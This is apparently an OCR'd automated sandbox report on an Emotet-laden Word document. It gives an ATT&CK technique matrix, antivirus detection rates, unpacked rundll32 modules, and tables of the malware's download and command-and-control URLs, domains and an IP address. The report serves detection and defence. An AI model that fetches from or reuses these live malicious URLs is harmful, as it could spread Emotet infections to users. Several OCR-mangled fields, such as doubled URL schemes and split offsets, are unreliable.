
Stealing of Sensitive Information:

- Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Masquerading 1 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	E In N C
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	E R C
Domain Accounts	Scripting 2 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 4	E Tr Lo
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 4	S S
Cloud Accounts	PowerShell 2	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 5	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D Sc
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R Ba


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
79a2gzs3gkk.doc	57%	Virustotal		Browse
79a2gzs3gkk.doc	35%	Metadefender		Browse
79a2gzs3gkk.doc	66%	ReversingLabs	Document-Word.Trojan.Emotet	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.230000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
19.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Source	Detection	Scanner	Label	Link	Download
9.2.rundll32.exe.690000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.290000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
19.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
19.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.240000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.1a0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
20.2.rundll32.exe.1d0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
17.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.250000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
20.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
17.2.rundll32.exe.260000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
silkonbusiness.matrixinfotechsolution.com	5%	Virustotal		Browse
armakonarms.com	7%	Virustotal		Browse
bimception.com	2%	Virustotal		Browse
alugrama.com.mx	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.bimception.com	0%	Avira URL Cloud	safe	
http://armakonarms.com/wp-content/plugins/woocommerce/packages/woocommerce-blocks/build/style.css?ve	100%	Avira URL Cloud	malware	
http://https://bbjugueteria.com/s6kscx/Z/	100%	Avira URL Cloud	malware	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://armakonarms.com/wp-content/plugins/woocommerce/assets/css/woocommerce-smallscreen.css?ver=4.9	100%	Avira URL Cloud	malware	
http://https://bbjugueteria.comh	0%	Avira URL Cloud	safe	
http://coworkingplus.es/wp-admin/FxmME/	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-includes/fz/	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-content/plugins/woocommerce/assets/css/woocommerce-layout.css?ver=4.9.1	100%	Avira URL Cloud	malware	
http://https://armakonarms.com/wp-content/uploads/2020/11/winmark.png	100%	Avira URL Cloud	malware	
http://www.piriform.c3#	0%	Avira URL Cloud	safe	
http://armakonarms.com/wp-content/plugins/woocommerce/assets/js/jquery-blockui/jquery.blockUI.min.js	100%	Avira URL Cloud	malware	
http://https://armakonarms.com/brands/	100%	Avira URL Cloud	malware	
http://https://armakonarms.com/iletisim/	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-includes/wlwmanifest.xml	100%	Avira URL Cloud	malware	
http://armakonarms.com	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://silkonbusiness.matrixinfotechsolu	0%	Avira URL Cloud	safe	
http://https://armakonarms.com/comments/feed/	100%	Avira URL Cloud	malware	
http://silkonbusiness.matrixinfotechsolution.com	100%	Avira URL Cloud	malware	
http://https://armakonarms.com/wp-content/uploads/2020/11/winmark-100x100.png	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-content/plugins/woocommerce/assets/js/frontend/add-to-cart.min.js?ver=4.9.	100%	Avira URL Cloud	malware	
http://homecass.com/wp-content/iF/P	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://https://armakonarms.com/urun-kategori/pump-action-2/	100%	Avira URL Cloud	malware	
http://homecass.com/wp-content/iF/	100%	Avira URL Cloud	malware	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://armakonarms.com/wp-content/plugins/woocommerce/assets/js/frontend/woocommerce.min.js?ver=4.9.	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://armakonarms.com/wp-includes/js/wp-embed.min.js?ver=5.6	100%	Avira URL Cloud	malware	
http://alugrama.com.mx	0%	Avira URL Cloud	safe	
http://https://armakonarms.com/urun-kategori/short-pump-action/	100%	Avira URL Cloud	malware	
http://https://armakonarms.com/feed/	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-content/themes/neve/assets/css/woocommerce.min.css?ver=2.10.0	100%	Avira URL Cloud	malware	
http://https://www.bimception.comhrsZ	0%	Avira URL Cloud	safe	
http://https://armakonarms.com/wp-json/	100%	Avira URL Cloud	malware	
http://coworkingplus.es	100%	Avira URL Cloud	malware	
http://https://armakonarms.com/urun-kategori/semi-auto/	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-includes/js/jquery/jquery.min.js?ver=3.5.1	100%	Avira URL Cloud	malware	
http://https://armakonarms.com/	100%	Avira URL Cloud	malware	
http://https://www.bimception.com/wp-admin/sHy5t/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://armakonarms.com/wp-content/uploads/2021/01/armakon.png	100%	Avira URL Cloud	malware	
http://silkonbusiness.matrixinfotechsolution.com/js/q26/	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-content/themes/neve/style.min.css?ver=2.10.0	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-content/plugins/woocommerce/assets/js/js-cookie/js.cookie.min.js?ver=2.1.4	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-includes/css/dist/block-library/style.min.css?ver=5.6	100%	Avira URL Cloud	malware	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://armakonarms.com/wp-content/plugins/woocommerce/packages/woocommerce-blocks/build/vendors-styl	100%	Avira URL Cloud	malware	
http://https://armakonarms.com/xmlrpc.php?rsd	100%	Avira URL Cloud	malware	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://bbjugueteria.com	0%	Avira URL Cloud	safe	
http://armakonarms.com/wp-content/plugins/woocommerce/assets/css/woocommerce.css?ver=4.9.1	100%	Avira URL Cloud	malware	
http://195.159.28.230:8080/qx5bd9nftkeamx9go/tfd1n5eo46apeeemf0b/mj4150jmaay6lk5516s/fvisgp1w/jgoi7zg/0vfpwrsi4wovyhl/	0%	Avira URL Cloud	safe	
http://armakonarms.com/wp-content/themes/neve/assets/js/build/modern/frontend.js?ver=2.10.0	100%	Avira URL Cloud	malware	
http://alugrama.com.mx/t/2/	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-content/plugins/woocommerce/assets/js/frontend/cart-fragments.min.js?ver=4	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
silkonbusiness.matrixinfotechsolution.com	166.62.10.32	true	true	• 5%, Virustotal, Browse	unknown
armakonarms.com	45.143.97.183	true	true	• 7%, Virustotal, Browse	unknown
bimception.com	162.241.224.176	true	true	• 2%, Virustotal, Browse	unknown
alugrama.com.mx	162.241.61.203	true	true	• 2%, Virustotal, Browse	unknown
coworkingplus.es	104.21.89.78	true	true		unknown
bbjugueteria.com	162.241.60.240	true	true		unknown
www.bimception.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://coworkingplus.es/wp-admin/FxmME/	true	• Avira URL Cloud: malware	unknown
http://armakonarms.com/wp-includes/fz/	true	• Avira URL Cloud: malware	unknown
http://silkonbusiness.matrixinfotechsolution.com/js/q26/	true	• Avira URL Cloud: malware	unknown
http://195.159.28.230:8080/qx5bd9nftkeamx9go/tfd1n5eo46apeeemf0b/mj4150jmaay6lk5516s/fvisgp1w/jgoi7zg/0vfpwrsi4wovyhl/	true	• Avira URL Cloud: safe	unknown
http://alugrama.com.mx/t/2/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.00000002.2108743988.0000000001B90000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107723708.0000000001F50000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2116055655.0000000002140000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2125487050.0000000001F50000.00000002.00000001.sdmp	false		high
http://https://www.bimception.com	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://armakonarms.com/wp-content/plugins/woocommerce/packages/woocommerce-blocks/build/style.css?ve	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://bbjugueteria.com/s6kscx/Z/	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2098478813.0000000003985000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.sectigo.com0	powershell.exe, 00000005.00000002.2097744742.00000000030F8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://armakonarms.com/wp-content/plugins/woocommerce/assets/css/woocommerce-smallscreen.css?ver=4.9	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://bbjugueteria.comh	powershell.exe, 00000005.00000002.2098563599.0000000003AAA000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://armakonarms.com/wp-content/plugins/woocommerce/assets/css/woocommerce-layout.css?ver=4.9.1	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://armakonarms.com/wp-content/uploads/2020/11/winmark.png	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.piriform.c3#	powershell.exe, 00000005.00000002.2093673054.0000000000284000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://armakonarms.com/wp-content/plugins/woocommerce/assets/js/jquery-blockui/jquery.blockUI.min.js	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://armakonarms.com/brands/	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.piriform.com/	powershell.exe, 00000005.00000002.2093673054.0000000000284000.00000004.00000020.sdmp	false		high
http://https://armakonarms.com/iletisim/	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://armakonarms.com/wp-includes/wlwmanifest.xml	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://armakonarms.com	powershell.exe, 00000005.00000002.2095188433.0000000002C04000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.0000000 2.2109180444.0000000001D77000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107856100.000 0000002137000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2116302224.000000000 2327000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2125810547.000000000213700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.21 36021936.0000000002137000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://silkonbusiness.matrixinfotechsolu	powershell.exe, 00000005.00000 002.2098563599.0000000003AAA00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://armakonarms.com/comments/feed/	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://silkonbusiness.matrixinfotechsolution.com	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://armakonarms.com/wp-content/uploads/2020/11/winmark-100x100.png	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://armakonarms.com/wp-content/plugins/woocommerce/assets/js/frontend/add-to-cart.min.js?ver=4.9.	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://homecass.com/wp-content/iF/P	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://armakonarms.com/urun-kategori/pump-action-2/	powershell.exe, 00000005.00000 002.2095188433.0000000002C0400 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
